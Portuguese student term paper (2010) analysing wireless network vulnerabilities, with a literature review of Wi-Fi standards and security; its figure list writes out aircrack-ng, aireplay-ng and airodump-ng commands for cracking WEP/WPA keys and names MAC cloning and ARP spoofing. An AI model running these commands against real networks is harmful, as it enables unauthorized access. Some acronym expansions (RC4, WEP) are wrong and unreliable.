

OUTRAS APOSTILAS EM:
www.projetoderedes.com.br



CURSO SUPERIOR DE TECNOLOGIA EM REDES DE COMPUTADORES

**FRANCINILDO RAMOS ALVES
FRANCISCO AROLDO PINHEIRO JÚNIOR
JOSÉ SÉRGIO DE ARAÚJO FILHO
NILTON DA SILVA BRANDÃO
RAFAEL DE ALMEIDA MATIAS**

PROJETO INTEGRADO EM SEGURANÇA DE REDES

ANÁLISE DE VULNERABILIDADES EM REDES SEM FIO

**FORTALEZA
2010**

**FRANCINILDO RAMOS ALVES
FRANCISCO AROLDO PINHEIRO JÚNIOR
JOSÉ SÉRGIO DE ARAÚJO FILHO
NILTON DA SILVA BRANDÃO
RAFAEL DE ALMEIDA MATIAS**

ANÁLISE DE VULNERABILIDADES EM REDES SEM FIO

Trabalho de conclusão de semestre apresentado ao curso Tecnólogo em Redes de Computadores da Faculdade Integrada do Ceará como requisito para a aprovação na disciplina de Projeto Integrado em Segurança de Redes, sob a orientação do Professor Erlon Sousa Pinheiro.

LISTA DE FIGURAS

Figura 1 - Exemplo de WPAN – Fonte: http://www.sysconit.com/	12
Figura 2 - Exemplo de WLAN - Fonte: http://www.sysconit.com/	12
Figura 3 - Exemplo de WMAN – Fonte: http://www.shammas.eng.br/acad/sitesalunos0106/012006wir2/WMAN.htm	13
Figura 4 - Exemplo de WWAN – Fonte: http://www.mssfw.com/oldsite/wireless-wwan.htm	14
Figura 5 - Exemplo de Rede Ad Hoc – Fonte: http://forum.pcproject.com.br/montando-uma-rede-wireless-parte-6-ad-hoc/5349	14
Figura 6 - Exemplo de Rede Infra-estruturada – Fonte: http://paginas.fe.up.pt/~ee99207/Tecnologias/WLAN/WLAN.html	15
Figura 7 - Comando Tcpdump em execução - Fonte: [TCPDUMP]	29
Figura 8 - Diagrama de implementação do TCC – Fonte: Própria	34
Figura 9 - Comando airmon-ng – Fonte: Própria.....	35
Figura 10 - Comando airodump-ng wlan0 – Fonte: Própria	36
Figura 11 - Resultado do comando airodump-ng wlan0 – Fonte: Própria	36
Figura 12 – Comando airodump-ng -w Wep -c 1 --bssid 00:0E:E8:DE:50:73 wlan0 – Fonte: Própria.....	37
Figura 13 - Resultado do comando airodump-ng -w Wep -c 1 --bssid 00:0E:E8:DE:50:73 wlan0 – Fonte: Própria.....	37
Figura 14 - Comando aireplay-ng -1 0 -a 00:0E:E8:DE:50:73 wlan0 – Fonte: Própria	38
Figura 15 - Resultado do comando aireplay-ng -1 0 -a 00:0E:E8:DE:50:73 wlan0 – Fonte: Própria.....	38
Figura 16 - aireplay-ng -3 -b 00:0E:E8:DE:50:73 -h 00:18:DE:AF:6C:00 wlan0 – Fonte: Própria.....	39
Figura 17 - Comando aircrack-ng *.cap – Fonte: Própria	39
Figura 18 - Falha na quebra da chave WEP – Fonte: Própria.....	40
Figura 19 - Quebra da chave realizada com sucesso – Fonte: Própria.....	40
Figura 20 - Resultado do comando airodump-ng wlan0 – Fonte: Própria	41
Figura 21 – Comando airodump-ng -w Wpa -c 6 --bssid 00:13:46:18:CB:A4 wlan0 – Fonte: Própria.....	42

Figura 22 - Resultado do comando anterior exibindo em destaque, o handshake capturado – Fonte: Própria.....	42
Figura 23 - Comando aircrack-ng *.cap – Fonte: Própria	43
Figura 24 - Comando aircrack-ng -w lista.txt *.cap – Fonte: Própria	43
Figura 25 - Resultado com a exibição da chave WPA – Fonte: Própria.....	44
Figura 26 - wpa_supplicant.conf – Fonte: Própria	45
Figura 27 - Seleção da interface de escuta – Fonte: Própria	45
Figura 28 - Capturando pacotes – Fonte: Própria	46
Figura 29 - Captura de pacotes com chave WPA codificada – Fonte: Própria.....	46
Figura 30 - Comando airodump-ng wlan0 – Fonte: Própria	47
Figura 31 - Configurações atuais – Fonte: Própria.....	48
Figura 32 - Mudança do MAC da estação – Fonte: Própria	48
Figura 33 - Exibição das configurações com o MAC clonado – Fonte: Própria.....	49
Figura 34 - Exemplo do ArpSpoofing ou ArpPoisoning – Fonte: http://www.guiadohardware.net/tutoriais/wireshark/pagina2.html	50
Figura 35 - Definição da máscara – Fonte: Própria.....	51
Figura 36 - Escolha da interface de rede – Fonte: Própria.....	51
Figura 37 - Escolhendo o tipo de ataque – Fonte: Própria	52
Figura 38 - Resultado da captura do tráfego – Fonte: Própria	53

LISTA DE ABREVIATURAS E SIGLAS

AP	<i>Access Point</i>
D.o.S	<i>Denail of Service</i>
DHCP	<i>Dynamic Host Configuration Protocol</i>
EAP	<i>Extensible Authentication Protocol</i>
GHz	<i>Gigahertz</i>
IEEE	<i>Institute of Eletrical and Eletronic Engineers</i>
IPSec	<i>Internet Protocol Security</i>
IV	<i>Inicialization Vector</i>
LAN	<i>Local Area Network</i>
MAC	<i>Media Access Control</i>
Mbps	<i>Megabits per second</i>
OSI	<i>Open System Interconection</i>
PDA	<i>Personal Digital Assistant</i>
RADIUS	<i>Remote Authentication Dial-In User Server</i>
RC4	<i>Route Coloniale 4</i>
SSID	<i>Service Set Identifier</i>
TKIP	<i>Temporal Key Integrity Protocol</i>
USB	<i>Universal Serial Bus</i>
VPN	<i>Virtual Private Network</i>
WEP	<i>Wired Encriptation Protocol</i>
WPA	<i>Wi-Fi Protected Access</i>
WPA-PSK	<i>Wi-Fi Protected Access – Pre-Shared Key</i>
WLAN	<i>Wireless Local Area Network</i>
WMAN	<i>Wireless Metropolitan Area Network</i>
WPAN	<i>Wireless Personal Area Network</i>
WRAN	<i>Wireless Regional Area Network</i>
WWAN	<i>Wireless Wide Area Network</i>
Wi-Fi	<i>Wireless-Fidelity</i>

SUMÁRIO

1 INTRODUÇÃO.....	8
1.1 O PROBLEMA	8
2 OBJETIVOS.....	10
2.1 OBJETIVO GERAL	10
2.2 OBJETIVOS ESPECÍFICOS	10
3 REVISÃO BIBLIOGRAFICA.....	11
3.1 FUNDAMENTOS DE REDE SEM FIO	11
3.2 CLASSIFICAÇÃO DAS REDES SEM FIO	11
3.2.1 WPAN.....	11
3.2.2 WLAN	12
3.2.3 WMAN	13
3.2.4 WWAN.....	13
3.3 MODOS DE OPERAÇÃO	14
3.3.1 Redes Ad-hoc.....	14
3.3.2 Redes Infra-estruturadas	15
3.4 PADRÕES DE REDE SEM FIO.....	16
3.4.1 Introdução.....	16
3.4.2 Padrão 802.11a	16
3.4.3 Padrão 802.11b	17
3.4.4 Padrão 802.11g	18
3.4.5 Padrão 802.11n	18
3.4.6 Padrão 802.16 (WiMax).....	19
3.4.7 Padrão 802.1x	19
3.5 SEGURANÇA EM REDE SEM FIO	20
3.5.1 Mecanismos de segurança.....	20
3.5.1.1 Cifragem e autenticidade.....	20
3.5.1.2 WEP	21
3.5.1.3 WPA	22
3.5.1.4 MAC.....	23
3.5.2 Riscos e vulnerabilidades	23

3.5.2.1	Segurança física.....	23
3.5.2.2	Configurações de fábrica.....	24
3.5.2.3	Localização do access point.....	25
3.5.2.4	Mapeamento.....	26
3.5.3	<i>Vulnerabilidades de protocolos</i>	27
3.5.3.1	WEP	27
3.5.3.2	WPA	28
3.5.4	<i>Tipos de ataque</i>	28
3.5.4.1	Escuta de tráfego.....	28
3.5.4.2	Endereçamento MAC	29
3.5.4.3	Homem do meio (Man-in-the-middle)	30
3.5.4.4	Quebra da chave WEP e WPA.....	30
3.5.4.5	Negação de serviço (DoS – <i>Denial of Service</i>).....	31
3.6	BACKTRACK.....	32
3.6.1	<i>História e descrição</i>	32
4	RELATÓRIO TÉCNICO.....	34
4.1	PANORAMA	34
4.2	RELATÓRIO DE IMPLEMENTAÇÃO.....	34
4.2.1	<i>Quebrando a chave WEP</i>	35
4.2.2	<i>Quebrando a chave WPA</i>	41
4.2.3	<i>Captura de tráfego com Wireshark</i>	44
4.2.4	<i>Clonagem de MAC</i>	47
4.2.5	<i>Escuta do tráfego com ARP Spoofing (Man-in-the-middle)</i>	49
5	CONCLUSÃO	54
6	REFERÊNCIAS BIBLIOGRÁFICAS.....	55

1 INTRODUÇÃO

As redes sem fio oferecem às empresas e usuários muitos benefícios, tais como a portabilidade, flexibilidade e produtividade aumentada, e baixo custo de instalação. As tecnologias *wireless* cobrem uma ampla área e isso é o que a diferencia das redes guiadas.

O uso das redes sem fio está cada vez mais presente no cotidiano das pessoas, em ambientes acadêmicos, nas empresas, residências, em meios públicos como hotéis, restaurantes, bares e em meios de transportes como em carros, ônibus, trens, navios e até aviões. A quantidade de computadores de mesa (*desktop*) atualmente em uso, ainda é pequena se comparada com outros dispositivos de comunicação, como o rádio e a TV, no entanto, a tecnologia tem produzido em escala astronômica, diversos dispositivos eletrônicos capazes de armazenar, processar, transmitir dados, imagens, vídeos e sons sem o uso de fios e com *links* de médio alcance (até 120 metros) que permitem acesso em banda larga a sistemas corporativos e à internet. Estes dispositivos, genericamente chamados de *wireless* já estão incorporados, por exemplo, nos populares celulares, PDAs (*Personal Digital Assistant*), sistemas de navegação veiculares etc.

Além de serem adequadas a situações em que é necessária mobilidade, são flexíveis e de fácil instalação. Embora os equipamentos sejam mais caros do que para redes tradicionais, a redução significativa dos custos de instalações torna muitas vezes compensatórios. Os produtos wireless permitem criar, ampliar e interligar redes locais em ambientes internos ou externos sem a necessidade de utilização de fios ou cabos.

1.1 O Problema

Com a expansão da aceitação dessa nova tecnologia existem algumas preocupações com relação à segurança dessas redes sem fio. As empresas devem estar cientes que para manter uma rede wireless segura é um processo que requer um esforço significativo maior do que a própria rede cabeada. Além disso, é muito importante uma constante avaliação das melhores práticas de segurança que se

devem ser implementadas. O outro lado da prática tecnologia que está sendo amplamente difundida com a tecnologia sem fio, proporcionalmente vem crescendo a insegurança e as invasões nas aplicações e até em dispositivos de redes sem fio.

“Segundo um estudo realizado pelo instituto de pesquisas Gartner, em 2006, 70% dos ataques bem-sucedidos a WLANs terão como causa a configuração inadequada de *Access Points* (AP)” (SANTOS, 2005, 35).

Um comunicado do vice-presidente do Gartner, John Pescatore, “Uma vez conectado à rede através de um AP desprotegido, será muito difícil localizar o invasor”. Porém, Marcelo Bezerra (América Latina da empresa de segurança *Internet Security Systems*) completa: “Ao conseguir acesso, o hacker pode, por exemplo, consumir banda ao fazer download” (SANTOS, 2005, 35). Segue alguns exemplos de vulnerabilidades:

“Em 2004 o americano Brian Salcedo foi condenado a nove anos de prisão por ter invadido a rede sem fio de uma loja nos Estados Unidos e roubado números de cartões de crédito, provocando prejuízos de 2,5 milhões de dólares.” (SANTOS, 2005, 34);

“Em 2005 a empresa de segurança Air-Defense divulgou um alerta aos usuários de hotspots sobre um novo ataque de *phishing scam*.”. Esse ataque é conhecido como *Evil Twin*, descoberto em janeiro desse mesmo ano, onde a mesma explica “De acordo com a AirDefense, *hackers* criam páginas falsas idênticas aos formulários de autenticação de hotspots. Ao inserir suas informações nestes sites fraudulentos, os computadores das vítimas são bombardeados por mais de 40 pragas virtuais.” (SANTOS, 2005, 34).

Muitos desses ataques podem ser evitados a partir do momento em que o próprio usuário está atento e interage com a segurança de sua própria rede. De acordo com estatísticas, 83% dos usuários habilitam algum tipo de protocolo de segurança, dentre esses 63% habilitam o WEP quando apenas 20% habilitam o protocolo WPA ou o WPA2.

2 OBJETIVOS

2.1 Objetivo geral

O objetivo geral desse trabalho está na abordagem das falhas de segurança em ambientes de redes sem fio ou mesmo em ambientes heterogêneos que apresentem falhas na implementação e na segurança da rede sem fio, o que compromete toda a rede em si, abordando alguns tipos de ataques, como são feitos e como melhorar a segurança e se proteger desses possíveis ataques.

2.2 Objetivos Específicos

Para que o objetivo geral seja alcançado, será desenvolvida uma série de testes em algumas falhas conhecidas e a fundamentação teórica sobre as tecnologias de rede sem fio bem como os mecanismos de segurança, técnicas e ferramentas de ataque e os meios de defesa.

3 REVISÃO BIBLIOGRAFICA

3.1 Fundamentos de rede sem fio

Segundo [CAMPINHOS] Uma rede sem fio se refere a uma rede de computadores sem a necessidade do uso de cabos – sejam eles telefônicos, coaxiais ou ópticos – por meio de equipamentos que usam radiofrequência (comunicação via ondas de rádio) ou comunicação via infravermelho, como em dispositivos compatíveis com IrDA.

O uso da tecnologia vai desde transceptores de rádio como walkie-talkies até satélites artificiais no espaço. Seu uso mais comum é em redes de computadores, servindo como meio de acesso à Internet através de locais remotos como um escritório, um bar, um aeroporto, um parque, ou até mesmo em casa, etc.

Sua classificação é baseada na área de abrangência: redes pessoais ou curta distância (WPAN), redes locais (WLAN), redes metropolitanas (WMAN) e redes geograficamente distribuídas ou de longa distância (WWAN).

3.2 Classificação das redes sem fio

3.2.1 WPAN

WPAN (Wireless Personal Area Network) está normalmente associada ao Bluetooth (antigamente ao IR). Pode ser vista com a interação entre os dispositivos móveis de um utilizador. A WPAN é projetada pra pequenas distâncias, baixo custo e baixas taxas de transferência.



Figura 1 - Exemplo de WPAN – Fonte: <http://www.sysconit.com/>

3.2.2 WLAN



Figura 2 - Exemplo de WLAN - Fonte: <http://www.sysconit.com/>

Wireless LAN ou WLAN (Wireless Local Area Network), são uma rede local que usa ondas de rádio para fazer uma conexão Internet ou entre uma rede, ao contrário da rede fixa ADSL ou conexão-TV, que geralmente usa cabos. WLAN já é muito importante como opção de conexão em muitas áreas de negócio. Inicialmente os WLANs assim distante do público em geral foi instalado nas universidades, nos aeroportos, e em outros lugares públicos principais. A diminuição dos custos do equipamento de WLAN trouxe-o também a muitos particulares. Os componentes de WLAN são agora baratos o bastante para ser usado nas horas de repouso e podem ser usados para compartilhar uma conexão Internet com a família inteira. Entretanto a falta da perícia em ajustar tais sistemas significa freqüentemente que seu vizinho compartilha também de sua conexão Internet, às vezes sem você (ou eles) se darem

conta. A frequência em que 802.11b se opera é 2.4GHz, a que pode conduzir interferência com muitos telefones sem fio

3.2.3 WMAN

WMAN - Wireless Metropolitan Area Network - Redes Metropolitanas Sem Fio. Esse escopo se refere a redes metropolitanas: redes de uso corporativo que atravessam cidades e estados. Essa conexão é utilizada na prática entre os provedores de acesso e seus pontos de distribuição. O **WiMax** (padrão 802.16) é um dos últimos padrões de banda larga para rede MAN definido pelo IEEE, em certo aspecto muito similar ao padrão Wi-Fi (IEEE 802.11) já muito difundido. O padrão WiMAX tem como objetivo estabelecer a parte final da infra-estrutura de conexão de banda-larga oferecendo conectividade para mais diversos fins: por exemplo, uso doméstico, hotspot e empresarial.




Figura 3 - Exemplo de WMAN – Fonte:
<http://www.shammas.eng.br/acad/sitesalunos0106/012006wir2/WMAN.htm>

3.2.4 WWAN

As redes WWAN são basicamente as tradicionais tecnologias do nosso famoso Telefone Celular de voz e alguns serviços de dados (Wireless Data Services). Temos as seguintes tecnologias nessa categoria começando pela sigla TDMA que vem do inglês Time Division Multiple Access, que quer dizer "Acesso Múltiplo por Divisão de Tempo". O TDMA é um sistema de celular digital que

funciona dividindo um canal de frequência em até seis intervalos de tempo distintos. Cada usuário ocupa um espaço de tempo específico na transmissão, o que impede problemas de interferência.




Figura 4 - Exemplo de WWAN – Fonte: <http://www.mssfw.com/oldsite/wireless-WWAN.htm>

3.3 Modos de Operação

3.3.1 Redes Ad-hoc




Figura 5 - Exemplo de Rede Ad Hoc – Fonte: <http://forum.pcproject.com.br/montando-uma-rede-wireless-parte-6-ad-hoc/5349>

Existe um modo de interligar computadores diretamente sem a utilização de um ponto de acesso (*Access Point*), e para esta ligação é dado o nome de “*ad hoc*”, que é semelhante a uma ligação de um cabo cruzado (*crossover*) de Ethernet. Este tipo de conexão é inteiramente privado, onde um computador da rede se torna

o controlador dela (ponto de acesso de software). É muito utilizado para a transferência de arquivos entre computadores na falta de outro meio. Apesar de ser um método para compartilhar arquivos pode também ser utilizado para compartilhamento de internet, através da configuração de um computador na rede, responsável pelo gerenciamento do compartilhamento (ENGST e FLEISHMAN, 2005).

3.3.2 Redes Infra-estruturadas

Uma rede infra-estruturada é composta por um AP (*Access Point* ou Ponto de Acesso) e clientes conectados a ele. O AP realiza um papel semelhante a um HUB ou roteador, fazendo assim uma ponte entre a rede cabeada e a rede sem fio. A ligação física entre ambas é feita de modo simples, bastando apenas conectar um cabo Ethernet da rede cabeada convencional ao ponto de acesso, onde este permitirá o acesso sem fio de seus clientes (ENGST E FLEISHMAN, 2005).




Figura 6 - Exemplo de Rede Infra-estruturada – Fonte: <http://paginas.fe.up.pt/~ee99207/Tecnologias/WLAN/WLAN.html>

3.4 Padrões de rede sem fio

3.4.1 Introdução

O padrão 802.11a é um padrão que trabalha na frequência de 5 GHz, e surgiu em 1999, porém não é muito utilizado nos dias atuais, por não existirem muitos dispositivos fabricados que utilizem esta tecnologia (DUARTE, 2003). Os equipamentos do padrão 802.11a começaram a surgir em 2002, logo após o padrão 802.11b. Isso ocorreu porque o espectro em que o padrão 802.11a deveria operar ainda não estava disponível, bem como algumas tecnologias para seu desenvolvimento (ENGST e FLEISHMAN, 2005).

O IEEE é uma associação profissional, cuja missão é desenvolver padrões técnicos com base no consenso de fabricantes, ou seja, definem como se dará a comunicação entre dispositivos clientes de rede. Com o passar dos tempos foram criados vários padrões, onde o que se destaca e melhor se desenvolveu foi o 802.11 (também conhecido como Wi-Fi - *Wireless Fidelity* – Fidelidade sem fio) (RUFINO, 2005).

A seguir serão mostradas as tecnologias de rede sem fio mais comuns utilizadas pelas empresas no contexto atual, bem como algumas que ainda estão em fase de desenvolvimento.

3.4.2 Padrão 802.11a

O padrão 802.11a é um padrão que trabalha na frequência de 5 GHz, e surgiu em 1999, porém não é muito utilizado nos dias atuais, por não existirem muitos dispositivos fabricados que utilizem esta tecnologia (DUARTE, 2003). Os equipamentos do padrão 802.11a começaram a surgir em 2002, logo após o padrão 802.11b. Isso ocorreu porque o espectro em que o padrão 802.11a deveria operar ainda não estava disponível, bem como algumas tecnologias para seu desenvolvimento (ENGST e FLEISHMAN, 2005).

RUFINO (2005), ENGST e FLEISHMAN (2005) afirmam que as principais características do padrão 802.11a são as seguintes:

- O aumento de sua velocidade para utilização em 54 Mbps ou aproximadamente 25 Mbps de throughput real (108 Mbps em modo turbo), porém podendo ser utilizado para transmissões em velocidades mais baixas;
- Trabalha na faixa de 5 GHz, com pouquíssimos concorrentes, porém o alcance é reduzido, mas com melhores protocolos que o 802.11b;
- A quantidade de clientes conectados pode chegar a 64;
- Possui 12 canais não sobrepostos, que permite que os pontos de acessos possam cobrir a área um do outro sem causar interferências ou conflitos.

A sua principal desvantagem é a incompatibilidade com o padrão 802.11b, que já possui uma grande plataforma instalada no cenário tecnológico atual, pois ambos os padrões utilizam faixas de frequências diferentes (ENGST e FLEISHMAN, 2005).

3.4.3 Padrão 802.11b

Em meados de 1999 a 2001, surgiu o Padrão 802.11b, que hoje é chamado por ENGST e FLEISHMAN (2005), de “O Rei Dominante”. Isso devido o motivo de ser o mais popular e com a maior base instalada com uma vasta gama de produtos e ferramentas de administração disponíveis no mercado atual. O 802.11b utiliza o espalhamento espectral por sequência direta (DSSS) para receber e transmitir os dados a uma velocidade máxima de 11 megabits por segundo, porém esta não é sua velocidade real, pois estes 11 Mbps incluem todo o *overhead* (sobrecarga) de rede para o início e o fim dos pacotes. A taxa real pode variar de acordo com as configurações do equipamento e do espectro em que se encontra, porém pode variar entre 4 a 7 Mbps aproximadamente.

Este sub padrão do 802.11 opera na faixa de frequência de 2.4 GHz e trabalha basicamente em cinco velocidades: 11Mbps, 5.5 Mbps, 2 Mbps, 1 Mbps e 512 Kbps (variando entre 2,400 GHz a 2,4835 GHz aproximadamente), suportando no máximo 32 clientes conectados. (RUFINO, 2005).

3.4.4 Padrão 802.11g

Surgiu em meados de 2002 como sendo a tecnologia que possui uma combinação ideal para utilização, a mais rápida e compatível no mercado de redes sem fio, pois trabalha com uma taxa de transferência de até 54 Mbps e na mesma frequência do padrão 802.11b. Por existirem muitas divergências políticas para a adoção do 802.11a, o IEEE demorou mais de três anos para adotar definitivamente o padrão 802.11g, ocorrendo em 12 de junho de 2003 (ENGST e FLEISHMAN, 2005, RUFINO, 2005)

O padrão 802.11g pode se tornar um pouco mais lento que o 802.11a em uma mesma situação, mas isto é devido ao balanceamento de carga de transmissão com o 802.11b. Esta compatibilidade não é nenhum ponto opcional para o fabricante, ou seja, não cabe a ele determinar se no desenvolvimento de qualquer produto da linha 802.11g colocará uma compatibilidade com o 802.11b, este é uma parte obrigatória da especificação do padrão (ENGST e FLEISHMAN, 2005).

Suas principais características são:

- Velocidades que podem chegar a atingir 54 Mbps;
- Compatibilidade total com os equipamentos do protocolo 802.11b, pois ambos operam na frequência de 2.4 GHz.

3.4.5 Padrão 802.11n

Este padrão ainda está em fase de definição tendo como sua principal finalidade o aumento da taxa de transmissão dos dados, algo próximo dos 100 a 500 Mbps. Este padrão também é conhecido como WWiSE (*World Wide Spectrum Efficiency*). Paralelamente objetiva-se alcançar um elevado aumento na área de cobertura do sinal. O padrão 802.11n pode operar com canais de 40 Mhz, e manter compatibilidade com os existentes atualmente que trabalham em 20 Mhz, porém suas velocidades oscilam em torno de 135 Mbps (RUFINO, 2005).

3.4.6 Padrão 802.16 (WiMax)

Sua principal utilização e finalidade de criação é alcançar longas distâncias utilizando ondas de rádio, pois a utilização de cabos de rede para implementação de uma rede de dados de alta velocidade a uma distância longa, seja ela entre cidades, em uma residência ou em uma área rural, por exemplo, pode custar muito caro e estar ao alcance financeiro de poucos. Este padrão de rede se refere a uma WMAN, já citada em conceitos anteriores, que liga grandes distâncias em uma rede de banda larga. Visando desenvolver um padrão para atender esta demanda, o IEEE no seu papel de precursor da padronização, cria o padrão 802.16 (ENGST e FLEISHMAN, 2005).

Sua primeira especificação trabalhava na faixa de frequência de 10 a 66 GHz, ambas licenciadas como não licenciadas. Porém, com um pouco mais de trabalho surgiu recentemente o 802.16a, que abrange um intervalo de utilização compreendido entre 2 e 11 GHz, incluindo assim a frequência de 2,4 GHz e 6 GHz dos padrões 802.11b, 802.11g e 802.11a. A sigla utilizada para denominar o padrão 802.16 é o WiMax, que por sua vez, diferentemente de Wi-Fi, possui um significado real: *Wireless Interoperability for Microwave Access* (Interoperabilidade sem fio para acesso micro ondas), criado pela Intel e outras empresas líderes na fabricação de equipamentos e componentes de comunicação. A velocidade de transmissão de uma rede WiMax pode chegar até 134,4 Mbps em bandas licenciadas e até 75 Mbps em redes não licenciadas. (ENGST e FLEISHMAN, 2005, CÂMARA e SILVA, 2005).

3.4.7 Padrão 802.1x

Este tipo de padrão se refere a dois pontos de segurança fundamentais em uma rede sem fio, a Privacidade e a Autenticação. Na visão de autenticação, o padrão adota ao nível de porta, onde esta porta se refere a um ponto de conexão a uma LAN, podendo esta conexão ser física ou lógica (utilizando-se de dispositivos sem fio e AP). O padrão 802.1x surgiu para solucionar os problemas com a autenticação encontrados no 802.11. Sua implementação pode ser feita através de software ou de hardware, utilizando-se dispositivos específicos para esta função,

oferecendo interoperabilidade e flexibilidade para a integração de componentes e funções (SILVA e DUARTE, 2005)

Seu modo de funcionamento é bastante simples, porém eficiente. Consiste nada mais nada menos que colocar um “porteiro” para controlar o acesso à rede. Seu trabalho é evitar que indivíduos não autorizados acessem a rede, e para isso ele fornece credenciais aos clientes que podem ter acesso à mesma contendo um simples nome de usuário e uma senha ou um sistema de controle mais rigoroso que verifica a autenticidade de uma assinatura digital, por exemplo. Todo seu funcionamento é composto por três elementos: o cliente que pode ser chamado de solicitante, um ponto de acesso à rede que será responsável pela autenticação (o porteiro), e um servidor de autenticação, que conterà um banco de dados com as informações necessárias para a autenticação do cliente (ENGST e FLEISHMAN, 2005).

Portanto é simples de entender seu modo de autenticação. O cliente solicita a entrada na rede para o porteiro (ponto de acesso) e este por sua vez envia as informações recebidas do cliente até o servidor de autenticação, que retornará se as informações são válidas ou não. Caso as informações sejam corretas, o porteiro fornece o acesso à rede para o cliente que solicitou.

3.5 Segurança em rede sem fio

3.5.1 Mecanismos de segurança

3.5.1.1 Cifragem e autenticidade

A preocupação com os dados que trafegam em uma rede sem fio é uma questão muito discutida entre diversos profissionais da área. Apenas a restrição ao acesso à rede não é suficiente, é necessário também manter seguro os dados que nela trafegam.

A cifragem, também conhecida como criptografia (do Grego *kryptós*, "escondido", e *gráphein*, "escrever") pode ser entendida como um processo de transformação de uma informação de sua forma original para uma forma ilegível

utilizando-se uma chave secreta. Para novamente, quando necessário, ter acesso ao conteúdo original, somente em posse desta chave poderá ser possível decifrar esta informação. (WIKIPÉDIA)

A autenticidade, seja ela de um usuário, informação ou serviço, é um método que permite um sistema ter a certeza de que o elemento que se está identificando é realmente quem diz ser. Normalmente este processo utiliza-se de um nome de usuário e de uma chave secreta (senha), que fica armazenado em uma base de dados o qual o autenticador fará a consulta para verificar se as informações estão corretas liberando assim o acesso às requisições solicitadas pelo elemento autenticado.

A utilização de métodos para a autenticação e cifragem de senhas dos diversos serviços que está sendo necessário é sugerido em situações que se utilizam, por exemplo, o correio eletrônico (utilização do APOP – *Authenticated Post Office Protocol*, e do SMTP AUTH – *Authenticated Simple Mail Transfer Protocol*), também na utilização no conteúdo (uso do PGP – *Pretty Good Privacy* – Muito Boa Privacidade), em acesso remoto por SSH (*Secure Shell* – Shell Seguro) utilizando SSL (*Secure Sockets Layer*) como cifragem do mesmo, e também a grande conhecida VPN (*Virtual Private Network* – Rede Privada Virtual), que será vista em um tópico futuro (PERES & WEBER, 2005, ENGST e FLEISHMAN, 2005).

A seguir será abordado a utilização de métodos e protocolos para garantir a segurança da rede como um todo, ou ao menos, diminuir ou dificultar o acesso indevido a mesma.

3.5.1.2 WEP

Para que se possa ter uma comunicação em uma rede sem fio, basta apenas ter um meio para recepção do sinal, ou seja, uma recepção passiva, diferentemente de uma rede cabeada, que necessita obrigatoriamente de uma conexão física entre os dois componentes de rede. Por esta razão, o protocolo 802.11 oferece uma opção de cifragem de dados, onde o protocolo WEP (*Wired Equivalent Privacy*) é sugerido como solução para o problema, que está totalmente

disseminado e presente nos produtos que estão dentro dos padrões definidos pela IEEE para redes Wi-Fi (RUFINO, 2005).

